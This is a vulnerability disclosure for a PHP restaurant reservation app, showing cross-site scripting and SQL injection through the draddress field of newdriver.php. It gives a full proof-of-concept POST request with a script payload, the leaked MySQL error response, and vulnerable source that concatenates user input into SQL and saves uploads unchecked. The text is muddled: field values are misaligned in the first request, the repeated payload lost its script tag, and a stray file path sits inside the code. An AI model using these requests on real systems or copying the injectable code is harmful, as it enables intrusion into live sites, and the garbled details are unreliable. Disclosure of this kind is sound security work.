

Multi Restaurant Table Reservation System newdriver.php has Cross-site Scripting (XSS)

The draddress parameter in the newdriver.php file of the Multi Restaurant Table Reservation System is not strictly verified for user input, resulting in the input data can be combined with Sql statements, resulting in the user input information displayed on the page without filtering. As a result, Cross-site Scripting (XSS) exists. Attackers can exploit the vulnerability, threatening user security.

Attack

```
POST /veh/newdriver.php HTTP/1.1
Content-Type: multipart/form-data; boundary=-----YVJkMTQzNDcw
Referer: http://192.168.245.129/veh/index.php
Cookie: PHPSESSID=u9h831tspj6nql0f7dksrenrj
Content-Length: 867
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Host: 127.0.0.1
Connection: Keep-alive

-----YVJkMTQzNDcw
Content-Disposition: form-data; name="draddress"

'"()&%<zzz><ScRiPt >ALli(9227)</ScRiPt>
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drjoin"

1
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drlicense"

01/01/1967
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drlicensevalid"

1
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drmobile"

01/01/1967
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drname"

987-65-4329
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drnid"

JCfUZQsq
-----YVJkMTQzNDcw
Content-Disposition: form-data; name="drnid"

1
-----YVJkMTQzNDcw
```

HTTP/1.1 200 OK
Date: Fri, 07 Feb 2025 16:53:10 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 209

unsuccessfulYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"()&%<zzz><ScRiPt >ALli(9227)</ScRiPt >ALli(9227)</ScRiPt','file.txt')' at line 1

Code

```
newdriver.php
1 <?php
2 if(isset($_POST['submit'])){
3     $drnid=$_POST['drnid'];
4     $drlicense=$_POST['drlicense'];
5     $drlicensevalid=$_POST['drlicensevalid'];
6     $draddress=$_POST['draddress'];
7     // $drphoto=$_FILES['file']['name'];
8     $drphoto=$_FILES['file']['name'];
9     //Image Upload
10
11     move_uploaded_file($_FILES['file']['tmp_name'], "picture/".$_FILES['file']['name']);
12
13     $res=false;
14     $insert_query="INSERT INTO `driver` (`driverid`, `drname`, `drjoin`, `drmobile`, `drnid`, `drlicense`, `drlicensevalid`, `draddress`, `drphoto`) VALUES ('', '$drname', '$drjoin', '$drmobile', '$drnid', '$drlicense', '$drlicensevalid', '$draddress', '$drphoto')";
15
16     $res= mysqli_query($connection,$insert_query);
17
18     if($res==true){
19         $msg= "<script language='javascript'>
20             Swal({
21                 title: 'Success!',
22                 text: 'Registration Completed!',
23                 icon: 'success',
24                 showConfirmButton: true,
25                 timer: 3000
26             });
27         </script>";
28     }
29     else{
30         die("unsuccessful".mysqli_error($connection));
31     }
32 }
33
34 <DOCTYPE html>
35 <html lang="en">
36 <head>
37     <meta charset="UTF-8">
38     <title>New Driver</title>
39     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">
40     <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
41     <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
42
43     <link rel="stylesheet" href="//code.jquery.com/ui/1.12.1/themes/base/jquery-ui.css">
44     <link rel="stylesheet" href="sweetalert2/sweetalert2.css">
45     <script src="sweetalert2/sweetalert2.min.js"></script>
46
47     <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.js"></script>
48     <link rel="stylesheet" href="style.css">
49     <link rel="stylesheet" href="animate.css">
50
51 </head>
52 <body>
53     <?php include "navbar_admin.php"; ?>
54 <div>
55     <div class="container">
56         <div class="row">
```

```

<br>

<script>
    $( function() {
        $( "#drlicensevalid" ).datepicker();
    } );
</script>


<br>

<div class="input-group">
    <span class="input-group-addon"><b>Driver Address</b></span>
    <textarea rows="5" id="draddress" type="text" class="form-control" name="draddress" placeholder="Address"> </textarea>
</div>
<br>

<div class="input-group">
    <span class="input-group-addon"><b>Photo</b></span>
    <input type="file" class="form-control" name="file">
</div>

<div class="input-group">

```



Payload:

POST /veh/newdriver.php HTTP/1.1

Content-Type: multipart/form-data; boundary=-----

YWJkMTQzNDcw

Referer: <http://127.0.0.1/veh/index.php>

Cookie: PHPSESSID=u9h831tspjl6nq1of7dksrenrj

Content-Length: 867

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8

Accept-Encoding: gzip,deflate,br

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0

Safari/537.36

Host: 127.0.0.1

Connection: Keep-alive

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="draddress"

""()&%

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drjoin"

01/01/1967

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drlicense"

1

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drlicensevalid"

01/01/1967

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drmobile"

987-65-4329

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drname"

JCfUZQsq

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="drnid"

1

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="file"; filename="file.txt"

Content-Type: text/plain

-----YWJkMTQzNDcw

Content-Disposition: form-data; name="submit"

submit=

-----YWJkMTQzNDcw--